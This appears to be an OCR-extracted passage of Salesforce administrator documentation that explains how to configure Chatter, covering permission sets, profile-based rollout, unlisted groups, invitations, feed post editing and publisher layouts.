For your existing permission sets, verify that they include the correct and required Chatter permissions for the desired subset of users.

EDITIONS


Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable Chatter:
- "Customize Application"

1. Navigate to Permission Sets.
2. For each existing user-level permission set:
   a. In the System section, click **System Permissions**.
   b. Click **Edit** and select **Enable Chatter**. This permission is available only after profile-based rollout of Chatter is enabled for your org.



   c. Save your changes.

3. If applicable, create new permission sets with the desired permissions and assign them to users. By default, all permissions in a new permission set are disabled. Enable the following Chatter permissions in the new permission set so users have these permissions.
   - "Create and Own New Chatter Groups" (ChatterOwnGroups)
   - "Create and Share Content Deliveries for Chatter Files" (ChatterFileLink)
   - "Invite Customers To Chatter" (ChatterInviteExternalUsers)
   - "Manage Chatter Messages and Direct Messages" (ManageChatterMessages)
   - "Moderate Chatter" (ModerateChatter)
   - "Moderate Chatter Feeds" (ModerateNetworkFeeds)
   - "Use Case Feed" (ViewCaseInteraction)
   - "View All Data" (ViewAllData)

Note: Selecting the Enable Chatter permission in a person's permission set doesn't automatically turn on Chatter for that person. People can't use Chatter until you turn on Chatter for your organization.

SEE ALSO:

Get Ready for Profile-Based Rollout of Chatter

Control Chatter Access Through User Profiles

Chatter Settings

Profile-Based Rollout Considerations

Profile-Based Rollout Considerations

In organizations that use profile-based rollout of Chatter, certain limitations apply to user profiles, permissions sets, and the interaction between users with and users without Chatter access.

- The Enable Chatter option isn't available unless profile-based rollout of Chatter has been enabled for the organization.
- Permission sets persist over user profile settings when you enable Chatter. All users with a Chatter-enabled permission set have access to Chatter, even if Chatter isn't enabled in their user profile.
- Permission sets don't persist over user profile settings when you disable Chatter. All users with a Chatter-enabled user profile have access to Chatter, even if Chatter is disabled in their permission set. To prevent that person from accessing Chatter, disable Chatter in both the person's user profile and permission set.
- Selecting the Enable Chatter permission in a person's user profile or permission set doesn't automatically turn on Chatter for the organization. Turn on Chatter for your organization after you modified user profiles and permission sets.
- Standard Salesforce user profiles have Chatter enabled by default. You can't disable Chatter for these standard profiles.
- Don't deselect Enable Chatter permission on a cloned Chatter External user profile. The user sees an error message and can't log in.
- Don't deselect the Enable Chatter permission on a cloned Chatter Free or Chatter Moderator profile. You get an error message and can't save the profile.
- Enabling profile-based rollout of Chatter and Chatter for an organization also enables a set of dependent Chatter user permissions. If Chatter is disabled for the organization, these permissions are also disabled at the same time. However, if Chatter is then enabled again, these permissions aren't automatically re-enabled and the administrator must enable them explicitly.
- When profile-based rollout of Chatter is enabled for an organization, Chatter is automatically enabled for standard profiles. For all custom profiles and permission sets, Chatter is automatically enabled, if any of the following user-level permissions were already enabled, either manually or as part of a license:

  - "Create and Own New Chatter Groups" (ChatterOwnGroups)
  - "Create and Share Links to Chatter Files" (ChatterFileLink)
  - "Invite Customers To Chatter" (ChatterInviteExternalUsers)
  - "Manage Chatter Messages and Direct Messages" (ManageChatterMessages)
  - "Moderate Chatter" (ModerateChatter)
  - "Moderate Chatter Feeds" (ModerateNetworkFeeds)
  - "Use Case Feed" (ViewCaseInteraction)
  - "View All Data" (ViewAllData)
- In organizations that have Work.com enabled, users with access to Chatter can't thank users who don't have access to Chatter.
- If your organization already has Chatter enabled and switches to profile-based rollout of Chatter, manually enable Chatter in all existing custom profiles and permission sets. Otherwise, users that are assigned these custom profiles and permission sets lose access to Chatter.
- When profile-based rollout of Chatter is enabled, users who can't use Chatter because of their profile or permissions also can't use global search. Advanced search is available to these users.

Encryption for Chatter (Pilot)

In the Spring '17 release, we're running a public pilot for Shield Platform Encryption for Chatter. Encryption for Chatter enables you to encrypt sensitive data when it's stored, and not just when it's transmitted over a network. Encryption for Chatter isn't ready for production, but you can safely try it out in a *dedicated* sandbox environment.

Note: We provide encryption for Chatter to selected customers through a pilot program that requires agreement to specific terms and conditions. To be nominated to participate in the program, contact Salesforce. Pilot programs are subject to change, and we can't guarantee acceptance. Encryption for Chatter isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for encryption for Chatter in the Chatter Product group in the Success Community.

Encryption applies to all Chatter feeds. It lets your company comply confidently with privacy policies, regulatory requirements, and contractual obligations for handling Chatter data.

Encrypted fields include:

- Feed posts
- Questions and answers
- Link names
- Comments
- Poll questions, but not poll choices

Encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs. (There are some exceptions; for example, encrypted fields can't be filtered.) When you encrypt a field, existing values aren't encrypted immediately. Values are encrypted only after you interact with them, for example, you add or edit field content.

EDITIONS

Available in: Salesforce Classic, Lightning Experience, and Salesforce1

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield.

Available in: **Developer** Edition at no charge for orgs created in Summer '15 and later.

Important: Historic Chatter feeds can't be mass-encrypted.

Enabling encryption for Chatter disables Spam IQ and exposes Chatter to the global limitations that come with encryption.

SEE ALSO:

- Tradeoffs and Limitations of Shield Platform Encryption
- Which Fields Can I Encrypt?
- Encrypt Data in Chatter (Pilot)

Chatter Settings

Chatter is enabled by default in Salesforce and the Salesforce1 app. Configure various Chatter features and customize the Chatter experience for your users on the Chatter Settings page in Setup.

- To access the Chatter Settings page, enter *Chatter* in the Quick Find box and select *Chatter Settings*.
- To disable Chatter for your entire organization, deselect Enable in the Chatter Settings section.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Chatter Group Settings

Configure group features like group archiving, records in groups, and unlisted groups. Chatter groups are the main collaboration space in Chatter where people share information, post updates and ask questions.

Enable Emoticons in the Feed

Emoticons let your users add expressions like a smiley face to their posts and comments by typing a character combination.

Customer Invitations

Allow users to invite customers to private groups that they own or manage. Customers are users outside of your company's email domains. They have limited Chatter access and can only see groups they're invited to and interact with members of those groups.

Coworker Invitations

Allow Salesforce users to invite coworkers without Salesforce licenses to Chatter. Invited users can access Chatter people, profiles, groups, and files but can't see record data unless they have a Salesforce license.

Enable Actions in the Publisher

To add global actions to the publisher, you must first enable the Actions in the Publisher feature in Chatter Settings. Actions add functionality to the Chatter publisher and let your users do more in Salesforce and in Salesforce1.

Feed Post and Comments Editing Overview

With feed post editing, users can edit their own feed posts. Record owners can also edit any post on records they own, no matter who created the post.

SEE ALSO:

- Salesforce Chatter

Chatter Group Settings

Configure group features like group archiving, records in groups, and unlisted groups. Chatter groups are the main collaboration space in Chatter where people share information, post updates and ask questions.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Group Archiving

Group archiving is enabled by default for your organization. If a group has no new feed posts or comments for 90 consecutive days, the group is archived automatically. When group archiving is enabled, feed activity in groups is reviewed on a weekly basis.

Enable Records in Chatter Groups

Records are allowed in groups by default. Customize the group publisher to include the Add Record action, so users can add records to groups.

Enable Unlisted Chatter Groups

Enable unlisted groups for your organization to allow users to collaborate more privately in Chatter.

Unlisted Group Limitations

Consider the limitations of unlisted groups before you decide to enable them in your organization.

Chatter Group Archiving

Group archiving is enabled by default for your organization. If a group has no new feed posts or comments for 90 consecutive days, the group is archived automatically. When group archiving is enabled, feed activity in groups is reviewed on a weekly basis.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Mentioning a group doesn't count as feed activity and doesn't delay group archiving. Archived groups count toward your organization's group limits (30,000), but not toward a user's group membership limits (300).

There are more group archiving settings on the group settings page. That's where group owners and managers can archive, activate, or edit the automatic archiving settings. To change the archiving settings for multiple groups at once, use the Salesforce API.

If your organization doesn't want to use group archiving, disable this feature in Setup. Enter *Chatter* in the Quick Find box, select **Chatter Settings**, and deselect **Allow Group Archiving** in the Groups section.

Note: To allow group owners and managers to archive, activate, or disable automatic archiving in the Salesforce1 apps and in the Lightning Experience, customize the group layout and add the necessary fields.

SEE ALSO:

Group Layouts

Enable Records in Chatter Groups

Records are allowed in groups by default. Customize the group publisher to include the Add Record action, so users can add records to groups.

The Add Record action on the group publisher lets users add account, contact, lead, opportunity, contract, campaign, case, and custom object records to groups. The Add Record action isn't available by default, so you must configure the group publisher to include this action.


Walk Through It: Allow Users to Add Records to Chatter Groups

We recommend that you also customize object layouts to include the Groups related list on record detail pages. Customize the layout of all the standard and custom objects in your organization that support group-record relationships. The Groups related list shows users the list of groups associated with the record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions


Walk Through It: Add the Groups Related List to Records

If you don't want to users to add records to groups, enter `Chatter` in the `Quick Find` box in Setup, then select `Chatter Settings`, and deselect **Allow records in groups in the Groups** section. Disabling the feature hides the Group Records list on the group detail page and the **Add Record** action in the group publisher.

SEE ALSO:

Customize the Chatter Group Layout and Publisher

Enable Unlisted Chatter Groups

Enable unlisted groups for your organization to allow users to collaborate more privately in Chatter.

Unlisted groups offer more privacy for compared to private groups. Only group members and users with the "Manage Unlisted Groups" permission can access unlisted groups in list views, feeds, and search results. By default, unlisted groups aren't enabled for your organization. Review the limitations of unlisted groups, before you enable this feature in your organization.

1. From Setup, enter `Chatter` in the `Quick Find` box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select **Enable Unlisted Groups**.
   A message displays with important information about enabling unlisted groups in your organization.
4. In the highlighted message, select the checkbox next to **I want to enable unlisted groups and understand that I may need to update Apex/Visualforce code in my organization**.
5. Click **Save**.

Any user can create an unlisted group. Unlike private groups, users with the "View All Data" or "Modify All Data permission" can't view or update unlisted groups unless they're members. To allow

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To enable permission for profiles:

- "Customize Application"

non-members to view and modify unlisted groups, assign the "Manage Unlisted Groups" permission to them via their profile or a permission set.

SEE ALSO:

- Unlisted Group Limitations
- Unlisted Groups Overview

Unlisted Group Limitations

Consider the limitations of unlisted groups before you decide to enable them in your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

For Administrators

- Only users with the "Manage Unlisted Groups" permission can access or modify unlisted groups and its files and feed content without membership.
- Users with the "Modify All Data" permission can't delete feed content from unlisted groups, unless they are group members.
- Users with the "Data Export" permission can export all Chatter data and view the exported posts and comments from any group, regardless of whether they have the "Manage Unlisted Groups" permission.
- You can't grant the "Manage Unlisted Groups" permission to users with these profiles Chatter External, High Volume Portal, or High Volume Customer Portal.
- Unlisted groups count toward a user's group limit, but they don't appear in the Groups list on a user's profile page unless the person who's viewing the list is a member of those groups or has permission to manage unlisted groups. When unlisted groups are hidden, the count that's shown next to the Groups list might not be accurate, depending on the permissions of the person viewing the list.

For Developers

Apex code runs in system mode, which means that the permissions of the current user aren't taken into account. This limitation has implications for pages that are written in Apex.

- Visualforce pages that display groups might expose unlisted groups to users who aren't members.
- Because system mode disregards the user's permissions, all users who are accessing a Visualforce page that's showing an unlisted group can act as an owner of that group.
- AppExchange apps that are written in Apex and that access all groups will expose unlisted groups to users who aren't members.

To limit and manage access to the unlisted groups in your organization:

- Explicitly filter out unlisted groups from SOQL queries in all Apex code.
- Use permission sets, profile-level permissions, and sharing checks in your code to further limit unlisted group access.
- Use Apex triggers on the CollaborationGroup object to monitor and manage the creation of unlisted groups. In Setup, enter `Group Triggers` in the `Quick Find` box, then select **Group Triggers** to add triggers.

SEE ALSO:

- Enable Unlisted Chatter Groups
- Unlisted Groups Overview

Enable Emoticons in the Feed

Emoticons let your users add expressions like a smiley face to their posts and comments by typing a character combination.

Emoticons aren't supported in Salesforce1.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. In the Emoticons in Feed section, select **Allow Emoticons**.

Salesforce supports these character combinations in posts and comments.

Character Combinations	Emoticon
• :) • :-)	(smile)
• :P • :-P • :p • :-p	(tongue)
• :(• :-(	(frown)
• >:(• >:-(	(angry)
• :((• :'(• :'-(	(crying)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To enable emoticons:
- "Customize Application"

Customer Invitations

Allow users to invite customers to private groups that they own or manage. Customers are users outside of your company's email domains. They have limited Chatter access and can only see groups they're invited to and interact with members of those groups.

Customer invitations don't support custom domains created using My Domain, single sign-on, and IP restrictions. To allow customer invitations with these features enabled, we recommend one of the following approaches:

- Customize the single sign-on page for your organization with an extra link redirecting users to `https://yourDomain.my.salesforce.com/`.
- Enable single sign-on for your customers.

Customer invitations are enabled by default. To disable customer invitations, enter *Chatter* in the Quick Find box in Setup, select *Chatter Settings*, and deselect Allow Customer Invitations in the Chatter Settings section. Disabling this feature doesn't delete existing customers or groups that allow customers.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

SEE ALSO:

Coworker Invitations

Can I connect multiple Salesforce organizations using Chatter?

Coworker Invitations

Allow Salesforce users to invite coworkers without Salesforce licenses to Chatter. Invited users can access Chatter people, profiles, groups, and files but can't see record data unless they have a Salesforce license.

Coworker invitations are automatically enabled for new Salesforce organizations. The email domain of the first Salesforce user that is added to the organization is used as the company domain in the **Company Email Domains** field. Invitations aren't turned on if the user's domain is a free public email provider such as yahoo.com or gmail.com.

You can add up to 200 domains. Enter the domains that are used in email addresses for your company. We recommend that you don't enter public email domains such as hotmail.com, yahoo.com, or gmail.com. If invited, anyone with an email address in these domains can join and see user profiles, feeds, and Chatter groups.

To disable coworker invitations, enter *Chatter* in the Quick Find box in Setup, select *Chatter Settings*, and deselect Allow Coworker Invitations in the Coworker Invitations section. If you deselect this feature, users can't accept outstanding invitations. Similarly, if you remove an email domain, users can't accept outstanding invitations from that domain.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

SEE ALSO:

Customer Invitations

Enable Actions in the Publisher

To add global actions to the publisher, you must first enable the Actions in the Publisher feature in Chatter Settings. Actions add functionality to the Chatter publisher and let your users do more in Salesforce and in Salesforce1.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. In the Actions in the Publisher section, select **Enable actions in the publisher**.
4. Save your changes.

SEE ALSO:

Publisher Actions and Layouts

EDITIONS

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable actions:
- "Customize Application"

Feed Post and Comments Editing Overview

With feed post editing, users can edit their own feed posts. Record owners can also edit any post on records they own, no matter who created the post.

A Chatter Settings option and two user permissions control the feed post editing feature.

The *Allow users to edit posts and comments* option in Chatter Settings enables or disables the Edit Feed Post feature for your organization. This option is enabled by default in existing and new organizations. All users that are assigned a standard profile can edit their own posts and comments immediately, except for Chatter Free, Chatter External, and Customer Portal users. For users that are assigned custom profiles, administrators must specifically enable the permissions in the users' custom profiles or permission sets.

The "Edit My Own Posts" permission allows users to edit their own posts. This permission is available and automatically enabled on standard profiles, except Chatter External, Chatter Free, and Customer Portal User profiles. To allow Chatter External, Chatter Free, or Custom Portal users to edit their own posts, clone the profiles and enable the "Edit My Own Posts" permission in the cloned profiles. Assign the cloned profiles to the users.

The "Edit Posts on Records I Own" permission allows users to edit posts and comments on records they own, including other people's posts and comments. For example, a group owner or manager can edit all posts on the group's feed. A manager for a particular record type can edit all posts on the record. This permission is available on standard and custom profiles, but it is disabled by default.

This table summarizes the permissions and their default settings.


User Permission	Description	Available in	Default Setting
Edit My Own Posts	Allows users to edit their own posts	Standard profiles, except • Chatter External User • Chatter Free User • High Volume Customer Portal User • Partner Community User Profile	Enabled in all new and existing organizations
		Custom profiles	Disabled in all new and existing organizations
Edit Posts on Records I Own	Allows record owners to modify their own posts and	Custom profiles	Disabled in all new and existing organizations.

User Permission	Description	Available in	Default Setting
	posts other users made on groups and record detail pages.		However, Chatter moderators, community moderators, and users with "Modify All Data" permission can always edit all posts and comments.

The *Allow users to edit posts and comments* option in Chatter Settings is enabled by default. For users that have the required permissions, the Edit option is available from the drop-down menu on posts, comments, questions, and answers. It opens a separate Edit window, where users can modify the text.



After users saved their edited version of the post, it shows an Edited time stamp to indicate that the original post was modified.



If users edit a post or comment and mention new people or groups, those people and groups receive email notifications. People and groups who were mentioned in the original post or comment don't receive a new email notification. Email notifications for edited posts or comments show the Edited time stamp.

For community users, feed post editing is only available, if the community was created using Salesforce Tabs + Visualforce or the Customer Service (Napili) template. The Edit option isn't available on system-generated posts like feed tracked record updates.

Enable Feed Post Editing in User Profiles or Permission Sets

By default, feed post editing is disabled on all custom profiles. To make the feature available to your users, you can either modify your user profiles or assign the permissions to users via a permission set.

Disable Feed Post Editing for All Users

By default, all users who are assigned a profile that has the feed post editing permissions enabled can edit their posts and comments. If needed, you can disable feed post editing for all users in your organization, regardless of their assigned user profile.

Enable Feed Post Editing in User Profiles or Permission Sets

By default, feed post editing is disabled on all custom profiles. To make the feature available to your users, you can either modify your user profiles or assign the permissions to users via a permission set.

Here's how you enable the permissions in a permission set.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click an existing permission set or create one.
3. In the System Permissions section, click **Edit**.
4. Select the edit feed post permissions you want to enable.
   - Select *Edit My Own Posts* to allow users that are assigned this custom profile to edit their own posts and comments.
   - Select *Edit Posts on Records I Own* to allow users that are assigned this custom profile to edit posts and comments on records they own, including posts and comments made by other users.
5. Click **Save**.
6. Assign the permission set to the users who need the permissions.

Example: Walk Through It: Assign a Permission Set

USER PERMISSIONS


To create custom profiles
- "Manage Profiles and Permission Sets"

To assign permission sets
- "Assign Permission Sets"

Disable Feed Post Editing for All Users

By default, all users who are assigned a profile that has the feed post editing permissions enabled can edit their posts and comments. If needed, you can disable feed post editing for all users in your organization, regardless of their assigned user profile.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. In the Post and Comment Modification section, deselect *Allow users to edit posts and comments*.



4. Click **Save**.

The feed post editing feature is disabled for your entire organization. Users can no longer edit posts and comments.

USER PERMISSIONS

To enable or disable features in Chatter Settings:
- "Customize Application"


Publisher Actions and Layouts

Actions add functionality to the Chatter publisher and let your users do more in Salesforce and in Salesforce1.


Actions are all about productivity. Actions let users accomplish things with fewer clicks, fewer fields, and ultimately less time spent. Actions are especially useful in Salesforce1, because it makes it easy to create and edit records with a simple, mobile-optimized interface. By default, the Chatter publisher includes the standard actions Post, File, Link, Poll, and Question.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions



In Salesforce1, actions appear in the action bar, its associated action menu, and as list-item actions.



There are several categories of actions, like standard actions, nonstandard actions, default actions, mobile smart actions, custom actions, and productivity actions.

- **Standard actions**: Standard actions are actions that are automatically added to the publisher when Chatter is enabled—such as Post, File, Link, and Poll. You can customize the order in which these actions appear in the publisher, but you can't edit their properties.
- **Nonstandard actions**: Nonstandard actions are actions that you create and customize yourself.
- **Default actions**: Default actions are predefined actions provided by Salesforce. Add them to the publisher layout to make them available to your users.
- **Mobile smart actions**: Mobile smart actions are a set of preconfigured actions, just like default actions. In Salesforce1, mobile smart actions let users create records directly in the feed.
- **Custom actions**: Custom actions are Visualforce pages or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5000 characters.
- **Productivity actions**: Productivity actions are predefined by Salesforce and are attached to account, contact, event, lead, user, and user profile objects. You can't edit or delete productivity actions.

To customize the publisher with more actions or change the order of the actions, first enable actions in the publisher on the Chatter Settings page in Setup.

Create Global Publisher Layouts

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

Add Actions to Global Publisher Layouts

Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

Create Global Publisher Layouts

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. To create a new global publisher layout, click **New**.
3. To clone a publisher layout, select one from the Existing Global Publisher Layout drop-down list.
4. Enter a name for the new global publisher layout.
5. Click **Save**.

SEE ALSO:

Assign Global Publisher Layouts to User Profiles

Global Publisher Layouts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

Add Actions to Global Publisher Layouts

Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

Arrange the actions so that the frequently used actions appear first in each list.

Walk Through It: Customizing Global Publisher Layouts

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher
This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in Salesforce Classic.

Salesforce1 and Lightning Experience Actions
This section can contain actions only from the Salesforce1 & Lightning Actions category in the palette. On object page layouts, the Salesforce1 & Lightning Actions category contains all available types of actions for the object, including quick actions, productivity actions, Lightning component actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. To add or remove actions, drag them to and from the palette. To reorder actions, select an action and drag it to a new position.
3. Click **Save** when you're done, or click **Quick Save** to save your changes and continue working on the layout.

   If you navigate away without saving, you lose your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

